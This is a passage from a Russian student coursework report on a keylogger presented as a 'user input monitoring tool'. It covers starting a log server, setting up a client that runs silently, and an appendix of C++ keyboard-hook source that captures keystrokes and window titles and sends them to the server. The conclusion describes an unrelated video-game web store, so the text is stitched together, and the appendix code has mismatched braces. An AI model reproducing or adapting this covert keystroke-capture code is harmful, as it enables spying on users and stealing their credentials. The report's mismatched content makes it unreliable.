Для того, чтобы запустить сервер, необходимо воспользоваться запуском приложения с параметрами командной строки. Сделать это можно двумя способами: используя командную строку и используя ярлык с параметрами. Рассмотрим каждый из способов. Для того, чтобы запустить сервер с помощью командной строки, необходимо открыть командную строку, перейти в папку с исполняемым файлом, выполнить программу со следующими аргументами: адрес сервера, порт сервера, максимальное количество активных соединений (Рисунок 6.1). В результате появится консольное окно сервера с сообщением об успешном запуске и текущем адресе сервера (Рисунок 6.2). Для того, чтобы использовать второй подход, необходимо создать ярлык приложения, и после пути добавить аргументы через пробел (Рисунок 6.3). Как и в предыдущем случае, индикатором успешного запуска будет являться сообщение с текущем адресом сервера (Рисунок 6.2).




```
C:\WINDOWS\system32\cmd.exe - LogServer.exe 5050 10
Microsoft Windows [Version 10.0.19042.685]
(c) Корпорация Майкрософт (Microsoft Corporation), 2020. Все права защищены.

C:\Users\HP>d:

D:\>cd d:\Учебные материалы\5 сем\Курсач\KeyLogger\Debug\

d:\Учебные материалы\5 сем\Курсач\KeyLogger\Debug>LogServer.exe 5050 10
```

Рисунок 6.1 – Команда запуска сервера с параметрами



```
C:\WINDOWS\system32\cmd.exe - LogServer.exe 5050 10
Microsoft Windows [Version 10.0.19042.685]
(c) Корпорация Майкрософт (Microsoft Corporation), 2020. Все права защищены.

C:\Users\HP>d:

D:\>cd d:\Учебные материалы\5 сем\Курсач\KeyLogger\Debug\

d:\Учебные материалы\5 сем\Курсач\KeyLogger\Debug>LogServer.exe 5050 10
Server running at 127.0.0.1:5050
Type /quit to stop the server...
Listening for connections...
New client [272] has connected.
```

Рисунок 6.2 – Результат запуска сервера




Рисунок 6.3 – Параметры запуска в ярлыке

6.2 Остановка сервера

Для того, чтобы остановить сервер, можно воспользоваться командой /quit. Настоятельно рекомендуется завершать сервер именно этой командой, а не закрытием консольного окна, так как в этом случае все логи гарантированно запишутся на диск, чего может не произойти при некорректном закрытии.

6.3 Единообразовая настройка программного средства мониторинга пользовательского ввода

Для того, чтобы программное средство успешно продолжало работать само по себе, необходимо корректно провести начальную настройку.

Для этого необходимо запустить исполняемый файл с параметрами командной строки аналогичными способами, описанными в руководстве по запуску сервера. Программа принимает следующие аргументы: адрес сервера, порт сервера, количество символов до отправки на сервер. В случае успешного запуска пользователь не получит никакого сообщения. Проверить, что программа работает можно в диспетчере задач Windows (Рисунок 6.4).



Рисунок 6.4 – Программное средство мониторинга пользовательского ввода в диспетчере задач

ЗАКЛЮЧЕНИЕ

В ходе выполнения данного курсового проекта был спроектирован и разработан онлайн-сервис для продажи цифровых копий видеоигр. Сервис представляет из себя два отдельных проекта – один для серверной части и второй для клиентской. Такое решение позволило вести независимую разработку бизнес-логики сервиса и его пользовательского интерфейса. Это означает, что в будущем сервис может быть дополнен мобильным и настольным приложением без необходимости заново реализовывать логику его работы. Серверная часть сервиса была реализована с помощью технологии ASP.Net WebApi и взаимодействует с базой данных MS-SQL Server. Для реализации клиентской части был использован язык программирования TypeScript и фреймворк Angular, с помощью которого было создано одностраничное веб-приложение.

Сервис обладает удобным пользовательским интерфейсом и высоким быстродействием по сравнению с рассмотренными аналогами. Также сервис имеет социальный функционал в виде пользовательских отзывов. Для повышения пользовательского опыта была добавлена функция восстановления доступа к аккаунту, реализованы версии сервиса на английском и русском языках.

Полученный в результате выполнения курсового проекта онлайн-сервис удовлетворяет всем функциональным требованиям, выдвинутым на стадии анализа, и успешно прошёл все запланированные тесты.

СПИСОК ИСПОЛЬЗОВАННЫХ ИСТОЧНИКОВ

- [1] Щупак, Ю. А. Win32 API. Разработка приложений для Windows / Ю. А. Щупак. — Питер Пресс, 2008. — 592 Р.
- [2] Б. Керниган, Д. Ритчи. Язык программирования С / Д. Ритчи Б. Керниган / Ed. by В. Л. Бродовой. — Вильямс, 2009. — 304 Р.
- [3] Структура базового приложения Win32 [Электронный ресурс]. — Электронные данные. — Режим доступа: <https://docs.microsoft.com/en-us/windows/win32/learnwin32/your-first-windows-program>. — Дата доступа: 15.12.20.
- [4] Функция GetKeyboardState [Электронный ресурс]. — Электронные данные. — Режим доступа: <https://docs.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-getkeyboardstate>. — Дата доступа: 15.12.20.
- [5] Функция GetKeyState [Электронный ресурс]. — Электронные данные. — Режим доступа: <https://docs.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-getkeystate>. — Дата доступа: 15.12.20.
- [6] Функция GetAsyncKeyState [Электронный ресурс]. — Электронные данные. — Режим доступа: <https://docs.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-getasynckeystate>. — Дата доступа: 15.12.20.

ПРИЛОЖЕНИЕ А

(рекомендуемое)

Исходный код обработчика нажатий клавиатуры

```
HRESULT CALLBACK Keylogger::KeyboardProc(IN int nCode, IN WPARAM wParam, IN LPARAM lParam)
{
    if (nCode == HC_ACTION && (wParam == WM_KEYUP || wParam == WM_SYSKEYUP))
    {
        KBDLLHOOKSTRUCT *key = (KBDLLHOOKSTRUCT *)lParam;
        if (key->vkCode == VK_LSHIFT || key->vkCode == VK_RSHIFT)
            keyState[VK_SHIFT] = 0x00;
    }

    if (nCode == HC_ACTION && (wParam == WM_KEYDOWN || wParam == WM_SYSKEYDOWN))
    {
        KBDLLHOOKSTRUCT *key = (KBDLLHOOKSTRUCT *)lParam;

        if (key->vkCode == VK_LSHIFT || key->vkCode == VK_RSHIFT)
            keyState[VK_SHIFT] = 0xff;
        if (key->vkCode == VK_CAPITAL)
            keyState[VK_CAPITAL] ^= 0xff;

        int keyGroup;
        int keyPos;
        bool isTracedKey = false;
        for (UINT i = 0; i < keySets.size(); i++)
            for (UINT j = 0; j < keySets[i].size(); j++)
            {
                if (keySets[i][j] == key->vkCode)
                {
                    keyGroup = i;
                    keyPos = j;
                    isTracedKey = true;
                    break;
                }
            }

        if (isTracedKey)
        {
            HWND hWnd = GetForegroundWindow();
            HKL hLang = GetKeyboardLayout(GetWindowThreadProcessId(
                hWnd, NULL));
        }
    }
}
```

```

wchar_t titleBuff[256];
GetWindowTextW(hWnd, titleBuff, 256);
std::wstring title(titleBuff);
bool isWorthy = false;

if (previousWindowTitle != title)
{
    if (filters->Match(title))
    {
        isWorthy = true;
        previousWindowTitle = title;
        std::wstring msg = L"\n\n[" + title + L"]\n\t";
        client->SendBuff(msg);
    }
    else isWorthy = false;
}
else if (title != L"")
    isWorthy = true;

if (isWorthy)
    switch (keyGroup)
    {
        case 1:
            client->SendBuff(specialKeyNames[keyPos]);
            break;

        case 0:
            wchar_t wcharBuff[2];
            ToUnicodeEx(key->vkCode, 0, keyState, wcharBuff, 2, 0,
                        hLang);
            client->SendBuff(wcharBuff[0]);
            break;
    }
}

return CallNextHookEx(hHook, nCode, wParam, lParam);
}

```